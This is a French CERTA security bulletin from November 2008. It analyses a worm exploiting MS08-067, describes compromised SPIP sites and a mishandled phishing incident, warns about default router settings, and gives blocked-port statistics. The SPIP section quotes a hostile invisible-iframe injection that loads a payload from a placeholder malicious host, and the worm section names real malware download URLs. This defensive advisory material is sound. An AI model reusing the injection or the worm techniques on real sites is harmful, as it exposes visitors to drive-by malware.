Liberté • Égalité • Fraternité
RÉPUBLIQUE FRANÇAISE
PREMIER MINISTRE

S.G.D.S.N
Agence nationale de la sécurité des systèmes d'information
CERTA

Paris, le 28 novembre 2008
N° CERTA-2008-ACT-048

Affaire suivie par :
CERTA

BULLETIN D'ACTUALITÉ

Objet : Bulletin d'actualité 2008-48

Gestion du document

Référence	CERTA-2008-ACT-048
Titre	Bulletin d'actualité 2008-48
Date de la première version	28 novembre 2008
Date de la dernière version	–
Source(s)	
Pièce(s) jointe(s)	Aucune

TAB. 1 – *Gestion du document*

Une gestion de version détaillée se trouve à la fin de ce document.

Le bulletin d'actualité est disponible dans son intégralité et au format PDF à l'adresse suivante :
http://www.certa.ssi.gouv.fr/site/CERTA-2008-ACT-048.pdf
Un extrait du bulletin, ne reprenant que les articles de la semaine, se trouve en HTML à l'adresse suivante :
http://www.certa.ssi.gouv.fr/site/CERTA-2008-ACT-048/

1 Propagation d'un ver exploitant MS08-067

Le 23 octobre 2008, Microsoft publiait l'annonce d'un correctif d'une vulnérabilité affectant le service *Server* via RPC (MS08-067, relayé par l'avis CERTA-2008-AVI-523). Ces derniers jours, un ver exploitant cette vulnérabilité se diffuse sur l'Internet.

1.1 Fonctionnement du ver

L'explication du fonctionnement de ce ver repose sur l'analyse faite par Microsoft, certains éditeurs d'antivirus, ainsi que le CERTA.

Le ver, en exploitant la vulnérabilité via le port 445, exécute son code sur la machine victime en bénéficiant des droits *administrateur*. Il se copie lui-même dans un fichier `DLL` au nom tiré aléatoirement, crée un service nommé aléatoirement et lie ce service à la DLL via des clefs de registre situées dans l'arborescence suivante :

```
HKLM\SYSTEM\CurrentControlSet\Services\[nom du service]\Parameters\ ...
```

Le code de la DLL est chargé en mémoire, puis exécuté au démarrage du service, via la ligne de commande suivante :

```
%SystemRoot%\system32\svchost.exe -k [nom du service]
```

La machine infectée se connecte ensuite aux sites suivants :

– getmyip.org ;
– getmyip.co.uk ;
– checkip.dyndns.org.

Ces sites ne sont pas nécessairement malveillants mais servent actuellement au code pour récupérer des informations relatives à l'adresse IP publique.

Un serveur Web est ouvert sur la machine victime, associé à un port TCP compris entre 1024 et 10000. Le ver poursuit sa propagation vers d'autres adresses IP construites à la volée. Une fois le *shellcode* exécuté sur la nouvelle victime, celle-ci vient télécharger le corps du ver sur le serveur web de la première machine infectée. Cette méthode de propagation permet au ver de ne pas être dépendant de seulement quelques serveurs de propagation.

Les machines compromises réalisent en outre quelques actions supplémentaires :

– effacement des points de restauration système ;
– téléchargement d'une base de géolocalisation commerciale des adresse IP à l'adresse : *http://www.maxmind.com/download/geoip/...*
– téléchargement d'un fichier à l'adresse : *http://trafficconverter.biz/4vir/antispyware/loadadv.exe*

Microsoft indique que le téléchargement du dernier fichier n'interviendrait qu'à partir du 1er Décembre 2008.

Enfin, le ver tente de modifier les configurations des passerelles Internet (routeur, modem ADSL, ...) via des requêtes UPnP spécifiques.

1.2 Risques

Tout d'abord, il convient de rappeler qu'un machine Windows à jour (ou au moins sur laquelle le correctif associé précisé dans l'avis MS08-067 a été appliqué) n'est pas vulnérable à cette attaque. Si ce n'est pas le cas, l'impact de ce ver peut paraître différent suivant le type de réseau que l'on considère.

Si l'on considère un réseau d'entreprise correctement compartimenté (DMZs séparées par plusieurs pare-feux correctement configurés), le risque semble être assez faible. En effet, en général, le port 445 est filtré de l'extérieur du réseau vers l'intérieur du réseau. Le réseau est donc hermétique à toute tentative d'attaque de ce type venant de l'extérieur. En revanche, l'infection pourrait provenir de la connexion en interne d'un poste nomade. Dans ce cas, l'infection risquerait de se propager à l'ensemble des machines du sous-réseau vulnérable. Les machines infectées pourraient alors tenter d'exploiter la faille vers des adresses extérieures au réseau, mais le téléchargement du corps du ver serait a priori impossible (il nécessiterait un NAT de l'extérieur vers la machine infectée sur un port TCP compris entre 1024 et 10000).

Si l'on considère un petit réseau d'entreprise (ou de particulier), constitué d'une ou quelques machines directement derrière un équipement d'accès à l'Internet (routeur ADSL, « box »), les risques d'infection et de propagation semblent plus important. D'une part, le filtrage en amont est souvent trop permissif (voire inexistant). D'autre part, le ver peut reconfigurer l'équipement via des requêtes adressées à l'interface d'administration Web afin de permettre à des machines externes de se connecter sur un poste interne compromis sur un port TCP compris entre 1024 et 10000 (mécanisme de propagation du ver).

1.3 Contournements et Correction

Le CERTA recommande en premier lieu :

– de veiller à ce que les postes sous Windows soient mis à jour ;
– de filtrer le port 445/tcp (interne et externe)

De plus, pour déterminer si un réseau héberge une ou plusieurs machines compromises, vous pouvez rechercher les traces suivantes :

– tentatives de connexions à destination des sites suivants :
  – http://www.getmyip.com ;
  – http://getmyip.co.uk ;
  – http://checkip.dyndns.org.
– tentatives de récupération du fichier *http://www.maxmind.com/download/geoip/database/GeoIP.dat.gz*
– tentatives de connexions à des adresses de la forme : `http://[ADRESSE IP]:[NOMBRE ENTRE 1024 et 10000]/`
– élévation sensible du trafic à destination du port 445 ;

Enfin, par mesure préventive, il est recommandé de filtrer les connexions à destination du domaine *trafficconverter.biz*, au moins temporairement (attention, l'adresse IP associée à ce domaine change régulièrement).

1.4 Documentation

- Avis CERTA-2008-AVI-523 du 23 octobre 2008 :
  http://www.certa.ssi.gouv.fr/site/CERTA-2008-AVI-523/
- Bulletin de sécurité Microsoft MS08-067 du 23 octobre 2008 :
  http://www.microsoft.com/france/technet/security/bulletin/MS08-067.mspx
- Précisions sur la vulnérabilité MS08-067 par Microsoft :
  http://blogs.technet.com/swi/archive/2008/10/23/More-detail-about-MS08-067.aspx
- Bulletin d'actualité CERTA-2008-ACT-045 du 07 novembre 2008, « Vulnérabilité MS08-067 » :
  http://www.certa.ssi.gouv.fr/site/CERTA-2008-ACT-045.pdf

2 Incidents traités cette semaine

2.1 Un traitement d'incident mal géré

2.1.1 Présentation des faits

Cette semaine, le CERTA a informé une victime de la compromission de son site Web. Le serveur en question hébergeait des page de filoutage (*phishing*). La victime a pris la décision de supprimer le contenu frauduleux. Le lendemain, le responsable du serveur indiquait au CERTA avoir consulté ses journaux des connexions et mis en évidence un script *PHP* malveillant. L'origine de la présence de ce fichier semble venir d'un manque de contrôle de variable passée en paramètre d'une page *PHP* et utilisée pour inclure une page locale. Mais en croyant que supprimer les fichiers était suffisant, la victime a oublié de vérifier l'intégrité des pages du serveur. En effet, en regardant avec attention le code source des pages, il s'avère que les attaquants ont ajouté de manière « discrète » près de 200 liens redirigeant vers du contenu illicite.

Le CERTA rappelle que lors de la compromission d'une machine, il est essentiel de vérifier l'intégrité de l'intégralité des données présentes et de ne pas accorder sa confiance aux outils présents sur la machine compromise. Une fois la faille exploitée identifiée, il est plus prudent de ré-installer la machine et d'y restaurer une sauvegarde de confiance des données. Toutes les failles constatées devront être corrigées et les mises à jour effectuées avant la remise en ligne de la machine.

2.1.2 Documentation

- Note d'information du CERTA sur les bons réflexes en cas d'intrusion sur un système d'information :
  http://www.certa.ssi.gouv.fr/site/CERTA-2002-INF-002/

3 Compromission de SPIP

Le CERTA a traité cette semaine plusieurs cas de compromission de site fonctionnant avec le CMS SPIP, suite à un signalement de l'académie de Rennes qui a d'ailleurs largement contribué à la rédaction de cet article. Nous en profitons pour les remercier.

La vulnérabilité exploitée n'est pas nouvelle : elle date de février 2006 et concerne les versions de SPIP 1.8.2-e et antérieures, et 1.9 Alpha 2. Un correctif est disponible. Il avait fait l'objet de l'avis CERTA-2006-AVI-058. Néanmoins, c'est la première fois que le CERTA traite des incidents relatifs à cette faille. L'attaque laisse des traces significatives dans les journaux, notamment au niveau des appels au fichier `recherche.php3` (il est toutefois possible de réussir les attaques d'une façon différente). Cela a, par ailleurs, été l'occasion de constater à quel point l'automatisation, tant de la recherche de vulnérabilités connues grâce à des techniques comme le « *google hacking* », que de l'exploitation de ces vulnérabilités par des outils scriptés pouvait représenter aujourd'hui une menace particulièrement redoutable.

Le site compromis abritait en effet tout un matériel générique de création de codes HTML et javascript hostiles capables de s'adapter au contexte du site compromis grâce à de véritables bases de données embarquées dans des fichiers texte. L'objectif de tels sites est toujours de rediriger l'utilisateur à son insu vers des sites hébergeant des codes malveillants, afin d'essayer de compromettre sa machine en profitant de vulnérabilités dans son navigateur ou de l'amener à télécharger et à exécuter une application hostile.

Lorsqu'ils sont exécutés, les scripts du réseau de sites compromis sont capables de créer des pages Web remplies de mots-clefs renvoyant à des contenus pornographiques, associés à des liens ou à des images pointant vers des pages abritant des codes malveillants. Les mots-clefs et les liens composant la page sont pris au hasard dans des fichiers texte servant de base de données, l'URL générique renvoyant à des variantes d'elle-même, créées à la

volée et différenciées les unes des autres par un ou plusieurs paramètres passées dans une requête GET. La charge utile de l'attaque repose à chaque fois sur l'inclusion d'un javascript. Ce script, décodé par le navigateur, charge une iframe invisible qui tente de se connecter sur une URL hostile où se trouve la charge utile de l'attaque :

```
<style>body { margin: 0cm;} div.links {display: none;}</style>
</head><body><iframe name="infmain"
        src="http://site_malveillant/get.php?id=21237&amp;p=41" style="border:
         0pt none ;
        position: absolute; left: 0px; top: 0px; width: 100%; height: 5000px;" ;
        z-index:1000;="">&lt;/ifame&gt;
&lt;/head&gt;
&lt;body&gt;chargement...
&lt;/body&gt;
&lt;/html&gt;
</iframe>
```

Ces scripts eux-mêmes sont susceptibles d'être dynamiquement remplacés en fonction de la disponibilité des sites auxquels ils renvoient ; les domaines hébergeant les codes malveillants changent régulièrement d'adresse IP.

Cette cinétique d'attaque est donc particulièrement redoutable car très mobile et reposant vraisemblablement presque exclusivement sur des automates. Au moment de l'écriture de cet article, les exécutables téléchargés sur les sites hostiles n'étaient pas reconnus par les antivirus ; faute de temps, il n'a pas été possible de décompiler l'un de ces codes ou d'en analyser le comportement dans une « sandbox » (bac à sable) pour repérer en particulier d'éventuelles (mais très probables) tentatives de connexion à des serveurs distants.

4 Il faut éviter les configurations par défaut !

Plusieurs codes actuels ont une caractéristique particulière : une fois la machine compromise, ils cherchent à modifier la configuration du routeur Internet en amont. Pour mieux comprendre la problématique, voici une liste de certains types de données qui circulent sur Internet :

- des bases de connaissance consistant à répertorier pour chaque modèle de routeur (en fonction du fournisseur d'accès, du mois de production, du pays de mise en vente, etc.) les configurations par défaut de ces derniers. Cela comprend en particulier la liste des comptes par défaut (identifiants et mots de passe), la configuration réseau de l'équipement, les services activés par défaut et les différentes adresses réticulaires (URLs) pour accéder aux configurations ;
- des listes d'identifiants et de mots de passe usuels ainsi que des tables préconstruites dérivées de ces derniers ;
- des codes insérés dans des pages Web (Javascript ou Flash par exemple) permettant de forcer le navigateur à communiquer vers des adresses IP internes et à balayer les ports. Certains codes utilisent le coloriage utilisé pour signaler les pages déjà visitées, d'autres fonctionnent à partir du moment où ces codes sont interprétés par le navigateur et attendent pendant un certain temps une réponse de la machine distante.

Les codes actuels mentionnés ci-dessus exploitent tout ou partie de ces données. A valeur d'illustration, un code malveillant peut, une fois exécuté sur le poste, chercher à connaître l'adresse IP publique de sa victime, puis déterminer en fonction de cette adresse publique quel fournisseur d'accès est utilisé. Cette information est récupérable par les résultats de type `whois` ou par des méthodes plus évoluées de géolocalisation d'adresses IP. Une fois cette information disponible, le code malveillant envoie à destination de l'interface Web d'administration de l'équipement les requêtes connues pour en modifier la configuration.

Ce scénario s'applique également pour les compromissions de points d'accès sans-fil afin de récupérer les secrets ou modifier la configuration réseau.

La méthode est intéressante car l'utilisateur qui ne modifie pas la configuration par défaut de son équipement ne doit probablement pas vérifier non plus si celle-ci change. La modification de la configuration du serveur DNS ou l'ouverture d'un port ne sera pas visible (ou difficilement).

Pour toutes ces raisons, le CERTA rappelle l'impérative nécessité de modifier, en priorité :

- les comptes d'administration et en particulier le mot de passe pour le remplacer par un mot de passe robuste et propre à cet usage ;
- l'adresse IP utilisée pour accéder à l'interface ;
- la plage d'attribution d'adressage IP disponible pour le service DHCP.

Il ne faut pas accéder à l'interface et naviguer sur Internet en même temps, afin de limiter certains risques. L'idéal reste bien entendu d'avoir une machine dédiée à l'administration de cette interface sans intéraction possible avec l'extérieur.

Il ne faut pas oublier non plus les bonnes pratiques en terme de navigation, comme le nettoyage des fichiers de session à chaque fermeture du navigateur.

5 Plate-forme de signalement des infractions

Mi-décembre, le Ministère de l'Intérieur lancera le portail PHAROS (Plateforme d'Harmonisation, d'Analyse, de Recoupement et d'Orientation des Signalements), sur lequel le visiteur pourra rapporter tous types de contenus illicites trouvés sur Internet (pédopornographie, racisme,...) mais aussi des infractions liées à l'usage d'Internet (escroqueries, ...) et tous types de criminalité, dans l'optique, à terme, de redonner confiance aux internautes. Il faut toutefois que les faits dénoncés soient prévus et punis par la loi française et qu'ils soient accessibles au public. Par ailleurs, ce site contiendra également des informations adressées au public (jeunes, parents,...) ainsi que des conseils en sécurité informatique. A l'avenir, une interopérabilité entre cette plate-forme et une plate-forme européenne pourrait être mise en place.

La version actuelle du site fonctionne en mode dégradé jusqu'à la mise en ligne officielle.

– Page d'accueil de la plate-forme de signalement des infractions :
  http://internet-signalement.gouv.fr

6 Ports observés

Le tableau 3 et la figure 1 montrent les rejets pour les ports sous surveillance que nous avons constatés sur des dispositifs de filtrage, entre le 20 et le 27 novembre 2008.

7 Liens utiles

– Mémento sur les virus :
  http://www.certa.ssi.gouv.fr/site/CERTA-2005-INF-002/
– Note d'information du CERTA sur l'acquisition de correctifs :
  http://www.certa.ssi.gouv.fr/site/CERTA-2001-INF-004/
– Note d'information du CERTA sur les systèmes obsolètes :
  http://www.certa.ssi.gouv.fr/site/CERTA-2005-INF-003/
– Note d'information du CERTA sur les bonnes pratiques concernant l'hébergement mutualisé :
  http://www.certa.ssi.gouv.fr/site/CERTA-2005-INF-005/
– Note d'information du CERTA sur les mots de passe :
  http://www.certa.ssi.gouv.fr/site/CERTA-2005-INF-001/
– Note d'information sur la terminologie d'usage au CERTA :
  http://www.certa.ssi.gouv.fr/site/CERTA-2006-INF-002/
– Note d'information du CERTA sur les enjeux de sécurité liés à une migration vers IPv6 :
  http://www.certa.ssi.gouv.fr/site/CERTA-2006-INF-004/
– Unix security checklist version 2.0 du 8 octobre 2001 (Publication du CERT australien) :
  http://www.auscert.org.au/render.html?it=1935
– Note d'information du CERTA sur les risques associés aux clés USB :
  http://www.certa.ssi.gouv.fr/site/CERTA-2000-INF-006/
– Note d'information du CERTA sur les outils d'indexation et de recherche :
  http://www.certa.ssi.gouv.fr/site/CERTA-2006-INF-009/
– Note d'information du CERTA sur la gestion des noms de domaine :
  http://www.certa.ssi.gouv.fr/site/CERTA-2007-INF-001/
– Note d'information du CERTA sur le bon usage de PHP :
  http://www.certa.ssi.gouv.fr/site/CERTA-2007-INF-002/

8 Rappel des avis émis

Dans la période du 21 au 28 novembre 2008, le CERTA a émis les avis suivants :

- CERTA-2008-AVI-564 : Vulnérabilités dans Cadic Intégrale
- CERTA-2008-AVI-565 : Vulnérabilité dans vBulletin
- CERTA-2008-AVI-566 : Vulnérabilité dans HP Secure Web Server et Internet Express
- CERTA-2008-AVI-567 : Vulnérabilité dans VirtualBox
- CERTA-2008-AVI-568 : Vulnérabilité dans WordPress

9 Actions suggérées

9.1 Respecter la politique de sécurité

La Politique de Sécurité des Systèmes d'Information (PSSI) est l'ensemble formalisé dans un document applicable, des directives, procédures, codes de conduite, règles organisationnelles et techniques, ayant pour objectif la protection des systèmes d'information de l'organisme. Elle traduit la reconnaissance officielle de l'importance accordée par la direction générale de l'organisme à la sécurité de ses systèmes d'information. D'une manière générale, elle contient une partie relative aux éléments stratégiques de l'organisme (périmètre, contexte, enjeux, orientations stratégiques en matière de SSI, référentiel règlementaire, échelle de sensibilité, besoins de sécurité, menaces) et une partie relative aux règles de sécurité applicables. Elle constitue donc une traduction concrète de la stratégie de sécurité de l'organisme.

Quoique puisse suggérer ce document, la politique de sécurité en vigueur dans votre service doit primer.

Cette section précise néanmoins quelques mesures générales de nature à vous prémunir contre les agressions décrites dans ce document. En effet, la sécurité des systèmes d'information ne repose pas exclusivement sur des outils, mais aussi sur une organisation et des politiques.

9.2 Concevoir une architecture robuste

A la lumière des enseignements tirés de ce qui a été présenté dans les bulletins d'actualité, il convient de vérifier que les applications mises en oeuvre (ou à l'étude) ont une architecture qui résiste aux incidents décrits.

9.3 Appliquer les correctifs de sécurité

Le tableau 2 rappelle les avis du CERTA correspondant aux applications ou codes malveillants relatifs aux ports étudiés dans les sections précédentes.

9.4 Utiliser un pare-feu

L'application des correctifs sur un parc informatique important n'est probablement pas immédiate. Un pare-feu correctement configuré peut retenir certaines attaques informatiques le temps d'appliquer les correctifs. Cependant un pare-feu peut donner une illusion de protection. Cette protection est brisée par la moindre introduction d'un ordinateur nomade dans la partie protégée. On remarque qu'il y a de nombreux paquets rejetés à destination de ports légitimement utilisés par des applications de prise de main à distance. La téléadministration correspond à une demande qui grandit avec la taille du parc à gérer. Les paquets rejetés montrent le risque associé à ce type d'application. Ce risque peut être amoindri par l'usage correct d'un pare-feu.

9.5 Analyser le réseau

De nombreux paquets rejetés étudiés correspondent aux ports ouverts par divers virus/vers/chevaux de Troie. Si votre politique de sécurité autorise le balayage des ports ouverts sur les postes de travail ou les serveurs, il peut s'avérer utile de le faire régulièrement afin de découvrir les machines potentiellement contaminées avant qu'un intrus ne le fasse à votre place.

L'analyse des journaux de votre pare-feu est une source pertinente d'informations pour la sécurité de votre réseau et de vos systèmes. Cela peut vous aider à anticiper des incidents en remarquant par exemple des activités anormales. Le CERTA peut vous aider dans ce travail d'analyse.

9.6 Réagir aux incidents de sécurité

Organisez-vous pour réagir aux incidents de sécurité, en particulier, pour assurer une certaine continuité dans les équipes d'administration et de sécurité.

Le CERTA a pour mission de vous aider à répondre aux incidents de sécurité informatique.

Ne traitez pas les dysfonctionnements des machines à la légère. Dans certains incidents dans lesquels le CERTA intervient, les administrateurs des machines font spontanément part de petits dysfonctionnements inexpliqués et d'apparence anodine qui s'avèrent, au cours de l'analyse, être liés à un incident majeur de sécurité. N'hésitez pas à prendre contact avec le CERTA si vous constatez de l'activité sur les ports décrits ci-dessus.

9.7 Former et sensibiliser les utilisateurs

La sécurité d'un système d'information doit reposer sur une approche de défense en profondeur. Cela signifie, entre autres choses, que l'utilisateur est partie prenante de la sécurité. Sa vigilance, son niveau de formation et de sensibilisation participent à la sécurité du système. C'est pourquoi il est essentiel de prévoir des séances de formation et de sensibilisation des utilisateurs, acteurs de la sécurité. Pour vous aider dans ces actions, la DCSSI dispose d'un centre de formation :

http://www.ssi.gouv.fr/fr/formation/

10 Les bulletins d'actualité

L'objectif des *bulletins d'actualité* est de fournir une illustration par l'actualité récente de certaines mesures de sécurité pragmatiques à appliquer. Bien que par nature *a posteriori*, cette illustration a vocation à servir de base pour tirer des enseignements plus généraux à même de protéger contre des incidents futurs.

L'« actualité » est donnée par l'analyse de machines que le CERTA réalise dans le cadre de ses missions. Un fait est jugé d'actualité, s'il est à la fois récent et significatif, c'est à dire recoupé par différentes analyses.

Les *bulletins d'actualité* n'ont pas la prétention de constituer des statistiques fiables de l'activité informatique malveillante, mais ce qui nous semble avoir beaucoup plus d'intérêt, de montrer à partir d'exemples concrets, réels et anonymisés comment découvrir que l'on est ou a été attaqué et comment limiter l'impact de ces attaques.

La qualité des *bulletins d'actualité* sera améliorée grâce à votre participation. Si vous souhaitez participer, prenez contact avec le CERTA en accord avec votre chaîne fonctionnelle de la sécurité des systèmes d'information.



FIG. 1: Répartition relative des ports pour la semaine du 20.11.2008 au 27.11.2008

Port	Protocole	Service	Porte dérobée	Référence possible CERTA
21	TCP	FTP	–	http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER
22	TCP	SSH	–	http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER
23	TCP	Telnet	–	http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER CERTA-2007-ALE-005-001
25	TCP	SMTP	–	http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER
42	TCP	WINS	–	http://www.certa.ssi.gouv.fr/site/CER
69	UDP	IBM Tivoli Provisioning Manager	–	http://www.certa.ssi.gouv.fr/site/CER
80	TCP	HTTP	–	http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER
106	TCP	MailSite Email Server	–	– http://www.certa.ssi.gouv.fr/site/CER
111	TCP	Sunrpc-portmapper	–	http://www.certa.ssi.gouv.fr/site/CER
119	TCP	NNTP	–	http://www.certa.ssi.gouv.fr/site/CER
135	TCP	Microsoft RPC	–	http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER
137	UDP	NetBios-ns	–	http://www.certa.ssi.gouv.fr/site/CER
139	TCP	NetBios-ssn et samba	–	http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER
143	TCP	IMAP	–	http://www.certa.ssi.gouv.fr/site/CER
389	TCP	LDAP	–	http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER
427	TCP	Novell Client	–	http://www.certa.ssi.gouv.fr/site/CER
443	TCP	HTTPS	–	http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER
445	TCP	Microsoft-smb	–	http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER

				http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER
445	UDP	Microsoft-smb	–	http://www.certa.ssi.gouv.fr/site/CER
1023	TCP	–	Serveur ftp de Sasser.E	–
1080	TCP	Wingate	MyDoom.F	http://www.certa.ssi.gouv.fr/site/CER
1433	TCP	MS-SQL-Server	–	http://www.certa.ssi.gouv.fr/site/CER
1434	UDP	MS-SQL-Monitor	–	http://www.certa.ssi.gouv.fr/site/CER
2100	TCP	Oracle XDB FTP	–	http://www.certa.ssi.gouv.fr/site/CER
2381	TCP	HP System Management	–	http://www.certa.ssi.gouv.fr/site/CER
2512	TCP	Citrix MetaFrame	–	http://www.certa.ssi.gouv.fr/site/CER
2513	TCP	Citrix MetaFrame	–	http://www.certa.ssi.gouv.fr/site/CER
2745	TCP	–	Bagle	–
2967	TCP	Symantec Antivirus	Yellow Worm	http://www.certa.ssi.gouv.fr/site/CER
3104	TCP	CA Message Queuing	–	http://www.certa.ssi.gouv.fr/site/CER
3127	TCP	–	MyDoom	–
3128	TCP	Squid	MyDoom	http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER
3268	TCP	Microsoft Active Directory	–	http://www.certa.ssi.gouv.fr/site/CER
3306	TCP	MySQL	–	–
4899	TCP	Radmin	–	–
5000	TCP	Universal Plug and Play	Bobax, Kibuv	http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER
5151	UDP	IPSwitch WS_TP	–	http://www.certa.ssi.gouv.fr/site/CER
5151	TCP	ESRI ArcSDE	–	http://www.certa.ssi.gouv.fr/site/CER
5554	TCP	SGI ESP HTTP	Serveur ftp de Sasser	–
5900	TCP	VNC	–	http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER
6014	TCP	IBM Tivoli Monitoring	–	http://www.certa.ssi.gouv.fr/site/CER
6070	TCP	BrightStor ARCserve/Enterprise Backup	–	http://www.certa.ssi.gouv.fr/site/CER
6101	TCP	Veritas Backup Exec	–	http://www.certa.ssi.gouv.fr/site/CER
6106	TCP	Symantec Backup Exec	–	http://www.certa.ssi.gouv.fr/site/CER
6129	TCP	Dameware Miniremote	–	http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER
6502	TCP	CA BrightStor ARCserve Backup	–	http://www.certa.ssi.gouv.fr/site/CER
6503	TCP	CA BrightStor ARCserve Backup	–	http://www.certa.ssi.gouv.fr/site/CER
6504	TCP	CA BrightStor ARCserve Backup	–	http://www.certa.ssi.gouv.fr/site/CER
8080	TCP	IBM Tivoli Provisioning Manager	–	http://www.certa.ssi.gouv.fr/site/CER
8866	TCP	–	Porte dérobée Bagle.B	–
9898	TCP	–	Porte dérobée Dabber	–
10000	TCP	Webmin, Veritas Backup Exec	–	http://www.certa.ssi.gouv.fr/site/CER http://www.certa.ssi.gouv.fr/site/CER
10080	TCP	Amanda	MyDoom	–
10110	TCP	IBM Tivoli Monitoring	–	http://www.certa.ssi.gouv.fr/site/CER
10916	TCP	Ingres	–	CERTA-2007-AVI-275-001
10925	TCP	Ingres	–	CERTA-2007-AVI-275-001
12168	TCP	CA eTrust antivirus	–	http://www.certa.ssi.gouv.fr/site/CER
13701	TCP	Veritas NetBackup	–	http://www.certa.ssi.gouv.fr/site/CER
18264	TCP	CheckPoint interface	–	http://www.certa.ssi.gouv.fr/site/CER
54345	TCP	HP Mercury	–	http://www.certa.ssi.gouv.fr/site/CER
65535	UDP	LANDesk Management Suite	–	http://www.certa.ssi.gouv.fr/site/CER

TAB. 2: Correctifs correspondant aux ports destination des paquets rejetés

port	pourcentage
25/tcp	22.81
135/tcp	20.54
139/tcp	14.34
1026/udp	9.22
1433/tcp	7.33
445/tcp	7.2
1434/udp	4.48
1027/udp	4.42
22/tcp	2.27
2967/tcp	2.14
23/tcp	1.89
4899/tcp	1.01
80/tcp	0.63
137/udp	0.5
3389/tcp	0.25
3306/tcp	0.12
111/tcp	0.06

TAB. 3: Paquets rejetés

Liste des tableaux

Gestion détaillée du document

28 novembre 2008 version initiale.